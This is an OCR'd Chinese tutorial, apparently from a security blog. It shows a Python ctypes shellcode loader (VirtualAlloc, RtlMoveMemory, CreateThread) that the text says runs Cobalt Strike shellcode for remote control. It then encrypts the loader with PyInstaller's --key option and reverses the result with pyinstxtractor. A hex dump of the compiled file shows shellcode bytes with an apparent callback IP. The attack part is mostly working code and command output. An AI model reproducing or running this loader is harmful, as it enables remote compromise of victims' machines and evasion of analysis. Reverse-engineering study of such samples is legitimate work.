
下面的代码为最基础版本的shellcode，配合Cobalt Strike使用，可实现远控。

```
# -*- encoding: utf-8 -*-
# Time : 2021/04/29 11:19:04
# Author: crow


import ctypes

shellcode =  b""
shellcode += b"\x\"


shellcode = bytearray(shellcode)
# 设置VirtualAlloc返回类型为ctypes.c_uint64
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
# 申请内存
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(shellcode)), ctypes.c_int(0x300

# 放入shellcode
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.RtlMoveMemory(
ctypes.c_uint64(ptr),
    buf,
    ctypes.c_int(len(shellcode))
)
# 创建一个线程从shellcode防止位置首地址开始执行
handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.c_uint64(ptr),
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.pointer(ctypes.c_int(0))
)
# 等待上面创建的线程运行完
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle),ctypes.c_int(-1))
```


在这里直接使用以下参数进行加密混淆：

```
pyinstaller -F --key crow123321  --noconsole py_shellcode.py
```

其中--key之后的字符可以自定义。




```
H:\Desktop\anti_python0429\050101>pyinstaller -F --key crow123321  --noconsole py_shellcode.py
171 INFO: PyInstaller: 4.3
171 INFO: Python: 3.8.7
171 INFO: Platform: Windows-10-10.0.14393-SP0
171 INFO: wrote H:\Desktop\anti_python0429\050101\py_shellcode.spec
171 INFO: UPX is not available.
187 INFO: Extending PYTHONPATH with paths
['H:\\Desktop\\anti_python0429\\050101', 'H:\\Desktop\\anti_python0429\\050101']
187 INFO: Will encrypt Python bytecode with key: 000000crow123321
203 INFO: checking Analysis
203 INFO: Building Analysis because Analysis-00.toc is non existent
203 INFO: Initializing module dependency graph...
203 INFO: Caching module graph hooks...
203 WARNING: Several hooks defined for module 'win32ctypes.core'. Please take care they do not conflict.
218 INFO: Analyzing base_library.zip ...
3281 INFO: Processing pre-find module path hook distutils from 'c:\\python\\lib\\site-packages\\PyInstaller\\hooks\\pre_
find_module_path\\hook-distutils.py'.
5110 INFO: distutils: retargeting to non-venv dir 'c:\\python\\lib'
8328 INFO: Caching module dependency graph...
8562 INFO: running Analysis Analysis-00.toc
8578 INFO: Adding Microsoft.Windows.Common-Controls to dependent assemblies of final executable
  required by c:\python\python.exe
8734 INFO: Analyzing H:\Desktop\anti_python0429\050101\py_shellcode.py
8734 INFO: Analyzing hidden import 'tinyaes'
8749 INFO: Processing module hooks...
8749 INFO: Loading module hook 'hook-difflib.py' from 'c:\\python\\lib\\site-packages\\PyInstaller\\hooks'...
8749 INFO: Loading module hook 'hook-distutils.py' from 'c:\\python\\lib\\site-packages\\PyInstaller\\hooks'...
8749 INFO: Loading module hook 'hook-distutils.util.py' from 'c:\\python\\lib\\site-packages\\PyInstaller\\hooks'...
```



py_shellcode.exe	2021/6/17 16:33	应用程序	6,553 KB


4.2 --key参数反编译

同样的，将两个文件放在一起进行逆向得到pyc文件



名称	修改日期	类型
py_shellcode.exe	2021/6/17 16:33	应用程序
pyinstxtractor.py	2021/6/10 13:57	PY 文件


```
python pyinstxtractor.py py_shellcode.exe
```



```
G:\Desktop\0617_exe逆向\key>python pyinstxtractor.py py_shellcode.exe
pyinstxtractor.py:86: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's document
ation for alternative uses
  import imp
[*] Processing py_shellcode.exe
[*] Pyinstaller version: 2.1+
[*] Python version: 38
[*] Length of package: 6432928 bytes
[*] Found 32 files in CArchive
[*] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap
[+] Possible entry point: pyi_rth_multiprocessing
[+] Possible entry point: py_shellcode
[*] Found 222 files in PYZ archive
[!] Error: Failed to decompress __future__, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _compat_pickle, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _compression, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _osx_support, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _py_abc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _pydecimal, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _strptime, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _threading_local, probably encrypted. Extracting as is.
[!] Error: Failed to decompress argparse, probably encrypted. Extracting as is.
[!] Error: Failed to decompress ast, probably encrypted. Extracting as is.
[!] Error: Failed to decompress asyncio, probably encrypted. Extracting as is.
[!] Error: Failed to decompress asyncio.base_events, probably encrypted. Extracting as is.
[!] Error: Failed to decompress asyncio.base_futures, probably encrypted. Extracting as is.
[!] Error: Failed to decompress asyncio.base_subprocess, probably encrypted. Extracting as is.
[!] Error: Failed to decompress asyncio.base_tasks, probably encrypted. Extracting as is.
```


微信号: crowsec

开始报错，但是依旧可以生成相应的文件夹：




```
[!] Error: Failed to decompress zipfile, probably encrypted. Extracting as is.
[!] Error: Failed to decompress zipimport, probably encrypted. Extracting as is.
[*] Successfully extracted pyinstaller archive: py_shellcode.exe

You can now use a python decompiler on the pyc files within the extr

G:\Desktop\0617_exe逆向\key>
```

微信号: crowsec



py_shellcode.exe	2021/6/17 16:33	应用程序	6,553 KB
pyinstxtractor.py	2021/6/10 13:57	PY 文件	13 KB
py_shellcode.exe_extracted	2021/6/17 16:35	文件夹	

微信号: crowsec




电脑 > 桌面 > 0617_exe逆向 > key > py_shellcode.exe_extracted >

名称	修改日期	类型	大小
PYZ-00.pyz_extracted	2021/6/17 16:35	文件夹	
_asyncio.pyd	2021/6/17 16:35	Python Extension ...	64 KB
_bz2.pyd	2021/6/17 16:35	Python Extension ...	86 KB
_ctypes.pyd	2021/6/17 16:35	Python Extension ...	125 KB
_decimal.pyd	2021/6/17 16:35	Python Extension ...	264 KB
_hashlib.pyd	2021/6/17 16:35	Python Extension ...	47 KB
_lzma.pyd	2021/6/17 16:35	Python Extension ...	161 KB
_multiprocessing.pyd	2021/6/17 16:35	Python Extension ...	31 KB
_overlapped.pyd	2021/6/17 16:35	Python Extension ...	47 KB
_queue.pyd	2021/6/17 16:35	Python Extension ...	30 KB
_socket.pyd	2021/6/17 16:35	Python Extension ...	79 KB
_ssl.pyd	2021/6/17 16:35	Python Extension ...	152 KB
base_library.zip	2021/6/17 16:35	360压缩 ZIP 文件	761 KB
libcrypto-1_1.dll	2021/6/17 16:35	应用程序扩展	3,320 KB
libffi-7.dll	2021/6/17 16:35	应用程序扩展	33 KB
libssl-1_1.dll	2021/6/17 16:35	应用程序扩展	674 KB
py_shellcode	2021/6/17 16:35	文件	2 KB
py_shellcode.exe.manifest	2021/6/17 16:35	MANIFEST 文件	2 KB
pyexpat.pyd	2021/6/17 16:35	Python Extension ...	187 KB
pyi_rth_multiprocessing	2021/6/17 16:35	文件	3 KB
pyiboot01_bootstrap	2021/6/17 16:35	文件	4 KB
pyimod00_crypto_key	2021/6/17 16:35	文件	1 KB
pyimod01_os_path	2021/6/17 16:35	文件	2 KB
pyimod02_archive	2021/6/17 16:35	文件	9 KB
pyimod03_importers	2021/6/17 16:35	文件	13 KB
pyi-windows-manifest-filename py_shellcod...	2021/6/17 16:35	MANIFEST 文件	0 KB
python38.dll	2021/6/17 16:35	应用程序扩展	4,110 KB
PYZ-00.pyz	2021/6/17 16:35	Python Zip Applica...	1,660 KB
select.pyd	2021/6/17 16:35	Python Extension ...	28 KB
struct	2021/6/17 16:35	文件	1 KB
tinyaes.cp38-win_amd64.pyd	2021/6/17 16:35	Python Extension ...	40 KB
unicodedata.pyd	2021/6/17 16:35	Python Extension ...	1,073 KB
VCRUNTIME140.dll	2021/6/17 16:35	应用程序扩展	92 KB

微信号: crowsec


这里使用同样的方法来对这两个文件进行测试，将新生成的文件保存为`shellcode_key.pyc`



```
     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
h:  49 4C 45 21 24 48 2B 48 2A 00 35 4F 21 50 25 40   ILE!$H+H*.5O!P%@
h:  41 50 5B 34 5C 50 5A 58 35 34 28 50 5E 29 37 43   AP[4\PZX54(P^)7C
h:  43 29 37 7D 24 45 49 43 41 52 2D 53 54 41 4E 44   C)7}$EICAR-STAND
h:  41 52 44 2D 41 4E 54 49 56 49 52 55 53 2D 54 45   ARD-ANTIVIRUS-TE
h:  53 54 2D 46 49 4C 45 21 24 48 2B 48 2A 00 35 4F   ST-FILE!$H+H*.5O
h:  21 50 25 40 41 50 5B 34 5C 50 5A 58 35 34 28 50   !P%@AP[4\PZX54(P
h:  5E 29 37 43 43 29 37 7D 24 45 49 43 41 52 2D 53   ^)7CC)7}$EICAR-S
h:  54 41 4E 44 41 52 44 2D 41 4E 54 49 56 49 52 55   TANDARD-ANTIVIRU
h:  53 2D 54 45 53 54 2D 46 49 4C 45 21 24 48 2B 48   S-TEST-FILE!$H+H
h:  2A 00 35 4F 21 50 25 40 41 50 5B 34 5C 50 5A 58   *.5O!P%@AP[4\PZX
h:  35 34 28 50 5E 29 37 00 41 BE F0 B5 A2 56 FF D5   54(P^)7.A¾ðµ¢VÿÕ
h:  48 31 C9 BA 00 00 40 00 41 B8 00 10 00 00 41 B9   H1É°..@.A¸....A¹
h:  40 00 00 00 41 BA 58 A4 53 E5 FF D5 48 93 53 53   @...A°X¤SåÿÕH“SS
h:  48 89 E7 48 89 F1 48 89 DA 41 B8 00 20 00 00 49   H‰çH‰ñH‰ÚA¸. ..I
h:  89 F9 41 BA 12 96 89 E2 FF D5 48 83 C4 20 85 C0   ‰ùA°.–‰âÿÕHƒÄ …À
h:  74 B6 66 8B 07 48 01 C3 85 C0 75 D7 58 58 58 48   t¶f‹.H.Ã…Àu×XXXH
h:  05 00 00 00 00 50 C3 E8 9F FD FF FF 31 30 2E 32   .....PÃèŸýÿÿ10.2
h:  31 31 2E 35 35 2E 32 00 00 00 00 00 69 00 30 00   11.55.2.....i.0.
h:  00 E9 40 00 00 00 E9 FF FF FF FF 29 13 DA 06 63   .é@...éÿÿÿÿ).Ú.c
h:  74 79 70 65 73 DA 09 73 68 65 6C 6C 63 6F 64 65   typesÚ.shellcode
h:  DA 09 62 79 74 65 61 72 72 61 79 DA 08 63 5F 75   Ú.bytearrayÚ.c_u
h:  69 6E 74 36 34 DA 06 77 69 6E 64 6C 6C DA 08 6B   int64Ú.windllÚ.k
h:  65 72 6E 65 6C 33 32 DA 0C 56 69 72 74 75 61 6C   ernel32Ú.Virtual
```

微信号: crowsec

